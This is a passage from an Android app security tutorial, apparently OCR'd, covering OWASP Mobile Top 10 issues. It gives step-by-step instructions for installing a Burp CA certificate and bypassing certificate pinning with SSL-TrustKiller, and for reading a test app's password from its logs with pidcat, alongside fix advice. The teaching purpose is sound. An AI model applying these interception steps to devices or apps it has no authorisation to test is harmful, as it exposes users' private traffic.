
First Scenario

- Security in Settings have an option to view to all Trusted Certificates installed on the device.
- In order to Bypass first scenario where application only trust certificates from list of Trusted CA's. We need to add Burp Certificate in Trusted CA Certificates.


- Go to the Browser and type http://burp . It will open a webpage, choose CA Certificate from there. It will download certificate for you will appear in notification.


Android Application Security






- Now open File Manager Application and then open up Download folder within it. You will find the file, click on it and enter Burp when asked for name.


Genymotion for personal use - Google Nexus 4 - 4...
7:38
0
Download
..
Parent folder
cacert.der
3/29/15 7:33 PM -rwxrwxrwx 712 B
gapps-jb-20130812-signed.zip
1/29/15 9:41 AM -rwxrwxrwx 96 MB
Genymotion-ARM-Translation_v1.1_2.zip
1/29/15 1:35 PM -rwxrwxrwx 8 MB
GPS
ID
free for personal use



- Now if you would go to list og Trusted CA Certificates in Settings–>Security–>Trusted Credentials. You Will find the PortsWigger CA Certificate is installed.




So finally after all this we have finally installed a trusted CA certificate. Now this will help in intercepting in most of the applications.

Second Scenario

There are two bypass Certificate Pinning, first by changing the source code and other by Android-SSL-Trust-Killer. Changing source code is always a tedious Job, because every Application has it's own implementation of Encryption.

We would instead take a simpler path for now, will install Android SSL-Trust-Killer application in the android device which will bypass SSL Certificate Pinning for nearly all application.

- Make Sure Cydia Substrate is installed on the device/emulator.
- Download Android SSL-Trust-killer from here.
- Install using **adb install Android-SSL-TrustKiller.apk**
- Restart the device/emulator using Cydia Substrate.
  Now if you try to intercept then you can see most of traffic from nearly every app in BurpSuite .



Android Application Security

Now if you would see the Request/Response in BurpSuite, you will find some traffic in which Body part of the request is not readible. Like the request given below which was originated from **Android Gmail App**.

So in this actually all the data was encrypted before it was placed in the Body of Request. In such kind of situation, we cannot do anything because this layer of encryption cannot be broken.

How To Fix

- Apply SSL/TLS to transport channels that the mobile app will use to transmit sensitive information, session tokens, or other sensitive data to a backend API or web service.
- Use strong, industry standard cipher suites with appropriate key lengths.
- Use certificates signed by a trusted CA provider and consider certificate pinning for security conscious applications.
- Alert users through the UI if the mobile app detects an invalid certificate.
- If possible, apply a separate layer of encryption to any sensitive data before it is given to the SSL channel. In the event that future vulnerabilities are discovered in the SSL implementation, the encrytped data will provide a secondary defense against confidentiality violation.
- Remove all code after the development cycle that may allow the application to accept all certificates such as org.apache.http.conn.ssl.AllowAllHostnameVerifier or SSLSocketFactory.ALLOWALLHOSTNAME_VERIFIER. These are equivalent to trusting all certificates.
- If using a class which extends SSLSocketFactory, make sure checkServerTrusted method is properly implemented so that server certificate is correctly checked.


Part 11: - Unintended Data Leakage

Unintended Data Leakage holds **4th** position at OWASP Mobile Top 10
As the name suggest “Unintended Data Leakage” means when developer of the application accidently leaks the data. Well any developer would never want to leak the data but in some scenarios he assumes that the particular data is only accessible to the application not to any adversary. Below are some of the example scenarios.
Threat Agents


- Malware Apps
  - adversary who has physical access to device

Logging
Often Developers leave debugging information publicly. So any application with READ_LOGS permission can access those logs and can gain sensitive information throught that.
If will use Sieve Application to demonstrate this issue.

- Type **pidcat com.mwr.example.sieve** in Appie. Pidcat is a modified version of logcat with better viewing of logs.
- Now open up Sieve Application and enter your password.



- Now you will notice that your password is seen in pidcat when you entered it in Sieve. As in the picture below , my password is displayed which is **1234567890123456**



Copy/Paste Buffer Caching

Android provides clipboard-based framework to provide copy-paste function in android applications. But this creates serious issue when some other application can access the clipboard which contain some sensitive data.

How To Fix

Disable copy/paste function for sensitive part of the application. For example, disable copying credit card details.

Crash Logs

If an application crashes during runtime and it saves logs somewhere then those logs can be of help to an attacker especially in cases when android application cannot be reverse engineered.

How To Fix

Avoid creating logs when applications crashes and if logs are sent over the network then ensure that they are sent over an SSL channel.

Analytics Data Sent To 3rd Parties

Most of the application uses other services in their application like Google Adsense but sometimes they leak some sensitive data or the data which is not required to sent to that service. This may happen because of the developer not implementing feature properly.

You can look by intercepting the traffic of the application and see whether any sensitive data is sent to 3rd parties or not.

Part 12: - Poor Authentication And Authorization

